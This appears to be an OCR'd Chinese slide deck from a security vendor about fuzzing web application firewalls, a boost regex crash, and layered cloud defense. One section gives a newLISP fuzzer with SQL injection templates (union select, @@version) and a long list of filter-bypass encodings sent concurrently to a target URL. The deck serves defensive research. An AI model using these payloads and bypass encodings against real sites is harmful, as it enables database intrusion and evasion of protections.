
安全狗

基于功能分块


Browser
HTTP
WebServer
FCGI
AppServer
SQL
Database
OS
Network layer
FS driver
File System

分块 F U Z Z


Browser
HTTP
WebServer
FCGI
AppServer
SQL
Database
OS
Network layer
FS driver
File System


LOG
ANLYZER
EXTRACT KEYWORD
GENERATOR
POISON DATA
Browser
HTTP
WebServer
FCGI
AppServer
SQL
Database
OS
Network layer
FS driver
File System
SELF-LEARNING
FUZZ
FRAMEWORK

实现概述

- 难点：
  1. 容器ＡＧＥＮＴ必须足够精确（不能用扩展，只能强插）
  2. 生成器必须足够灵活，（推荐试用ｄａｔａ　ａｓ　ｃｏｄｅ的语言，　这里使用　ｎｅｗＬＩＳＰ）
  3. 分析器采用模板式加载．　（一套模板对应一种环境，模板本身就是个ＣＯＮＴＥＸＴ）

- 监控点：
  1. 各容器之间的传入和传出数据．（每一个ａｇｎｅｔ监控点独立负责自己的配置模板）
  2. 执行时间　（性能的波动有可能代表了隐藏的漏洞或者是Ｄｏｓ）
  3. 容器返回的错误数据．
  4. 定时保存测试数据样本，　以便还原。

- 分析器：
  1．记录有效数据．（根据特征码和模板）
  2．分析异常标识，推送给生成器脏字队列．　（此过程需可人工切换，　验证标识准确性）


生成器原型

```
;原始数据模板
(set  'payload_0x0 {id= 0x00 union select 1 , 2 , 3 })
(set  'payload_0x1 {id= -1 union select 1 , 2 , 3 })
(set  'payload_0x2 {id=-1 union select * from pwd })
(set  'payload_0x3 {id=0x00 union select * from pwd })
(set  'payload_0x7 {id=\Nunion select 1, @@version ,3})
(set 'payload_lst (unique  (list payload_0x0 payload_0x1 payload_0x2 payload_0x3 payload_0x4 payload_0x5 payload_0x6 payload_0x7)))

;有毒标识列表
(set 'POISON_KEYWORD_LST '(
{%0A} {%0b} {%0c} {%0D} {%A0} {%92} {%20} {%09}
{%} {~} {!} {^} {<} {<<} {>>} {<>} {<=>} {XOR} {%34} {%34%34} {'} {''} {||} {&} {++} {2.3} {,}{.} {_} {|} {*} {?} {:} {@} {@@} {[} {-} {+} ;特殊字符
{/*} {--} {;} {;--a} {//} {/**/} {#} {--+} "{" {/*-!-*/} {/*-!sElect-*/};注释
{3e2} {%5C%4E} {%c0%20} {%c0%a0} {%u0020} {%uff00} {%u0027} {%u02b9} {%u02bc} {%u02c8} {%u2032} {%uff07} {%c0%27} {%c0%a7} {%e0%80%a7}))

(set 'VEC_PRE {(setf query-url  (string  QUERY_URL_PRE (url-encode  (join (slice payload_lst 0 $idx ))) })
(set 'VEC_END {(url-encode (join (slice  payload_lst  (+ $idx 1)))))))})
; 函数模板生成器，关键。 此生成器可以通过动态加载代码文件（code as data）引入。
(define (fuzz_lst_gen)
    (set 'fuzz_lst '())
    (dolist (key POISON_KEYWORD_LST)
        (push (string VEC_PRE {(string "} key {"(hex2url n))}   VEC_END) fuzz_lst -1)
        (push (string VEC_PRE {(string (hex2url n)"} key {")}   VEC_END) fuzz_lst -1)
        (push (string VEC_PRE {(string "} key {"(hex2url n)"} key {")}   VEC_END) fuzz_lst -1)
        (push (string VEC_PRE {(string "} key {"(hex2url-unicode n))}   VEC_END) fuzz_lst -1)
        (push (string VEC_PRE {(string (hex2url-unicode n)"} key {")}   VEC_END) fuzz_lst -1)
        (push (string VEC_PRE {(string "} key {"(hex2url-unicode n)"} key {")}   VEC_END) fuzz_lst -1)
    )
```

```
;生成模板
(fuzz_lst_gen)
(define (simple-fuzz)
; 创建进程池
(new pool 'fuzz_pool)
(fuzz_pool 280) ;并发

(dolist (payload payload_lst)
    (letn   (url url
             payload payload
             payload_lst (explode payload )
             content ""
             query-url ""
             result_lst '()
             )
        (dolist (fuzz_vec fuzz_lst)
        (dolist  (e payload_lst)
            (setf result_lst '())
            (if (and (=  e " "))
                (begin
                (dotimes (n  0xFF)  ;!~~~IMPORT NUM~~~!
                    (eval-string fuzz_vec) ；利用函数模板组合成生成需要执行的代码
                    (when (> n -1)
                    (begin
                    (fuzz_pool:async   (string "(get-url \"" query-url "\" 30000)")) ；发送代码给其子进程执行
                )
                )
                )
            )
        )
            (unless (null? result_lst)
                (write-file (string $idx   "--"  (date-value) (rand 200) ".log") (join  (flat  (map (fn (lst) (join lst ",")) (sort result_lst <) )) "\n"))
            )
    )
    )
)
```

R B 之 OverFlow

```
int main(int argc, char* argv[])
{
    string strNeedCheck = "select ))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))) ))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))))
)))))))


                                    * from table1";
    string strTestReg = "(\\s)+\\d";
    boost::regex reg_test(strTestReg, boost::regex::icase);

    bool bValidRegex = true;
    bool bMatch = false;
    smatch MatchRet;
    try
    {
        bMatch = regex_search(strNeedCheck,MatchRet, reg_test);
    }
    catch(const boost::bad_expression &e)
    {
        bValidRegex = false;

    }
    /*catch(...)    如果注释了这段异常捕获的程序将会出现内存访问越界崩溃。
    {
        bValidRegex = false;
    }*/
```


boost_regex_test (Debugging) - Microsoft Visual Studio (Administrator)
File Edit View Qt VAssistX Project Build Debug Data Tools VMware(R) Test Analyze Window Help
Debug
Win32
boost::regex
Hex
Process: [4496] boost_regex_te
Thread: [552] Main Thread
Stack Frame: boost_regex_test.exe!bc
Registers
EAX = 00000000 EBX = 00000000 ECX = 00000000 EDX = 00000000 ESI = 00000000 EDI = 00000000 EIP = 00BEFFF4 ESP = 003AEE58 EBP = 003AEEFC EFL = 00000000
boost_regex_test.cpp
xutility
regex_search.hpp
regex.cpp
throw_exception.hpp
throw_exception.hpp
K:\G3lib\c++\3rdparty\boost\boost\throw_exception.hpp
boost
52 inline void throw_exception_assert_compatibility(std::exception const &) { }
53
54 template<class E> BOOST_ATTRIBUTE_NORETURN inline void throw_exception(E const & e)
55 {
56 //All boost exceptions are required to derive from std::exception,
57 //to ensure compatibility with BOOST_NO_EXCEPTIONS.
58 throw_exception_assert_compatibility(e);
59
60 #ifndef BOOST_EXCEPTION_DISABLE
61 throw enable_current_exception(enable_error_info(e));
62 #else

0x3 业务 OR 安全？

不　给予　业务的安全都是耍流氓

宁可错杀一千，不可放过一人

- 云盾防御与封杀规则

  明确识别一个ＩＰ有攻击行为（１０次内），即封锁此此ＩＰ至少一个小时．无论ＩＰ大小！！！

那么问题来了：

大ＩＰ怎么办，连坐真的好吗？

轮询手机运营商ＩＰ　封？

轮询ＣＤＮ　封？

。。。。。。。。。。

安全狗

当连坐效应遇到ＸＳＳ

- 你只能“呵呵”

进退维谷

云防御新局面

- 网络数据分析能力愈加强大. Matrix时代.
- 联动防御所向披靡
- 单一防御的片面性与困难性
- 安全业务调度的复杂性和成本增加（比起传统的端安全）

安全狗

0x4 Matrix Revolution

- 安全的纬度决定了高度. 立体防御, 动态对抗, 端云合一，方为正道.

- 传统端安全防御思路的局限性: 片面, 独立.,非动态，不顺应业务.

- 新时代的安全防御架构:
  - 端点收集阻断+网关流量清洗+云中心数据深度分析 + 安全态势把控.
  - 多点采样, 多层分析, 多纬预警.
  - 联动防御, 定制服务, 高大上的安全工程师文化.....

安全狗

Thank You

我们一直都在

安全狗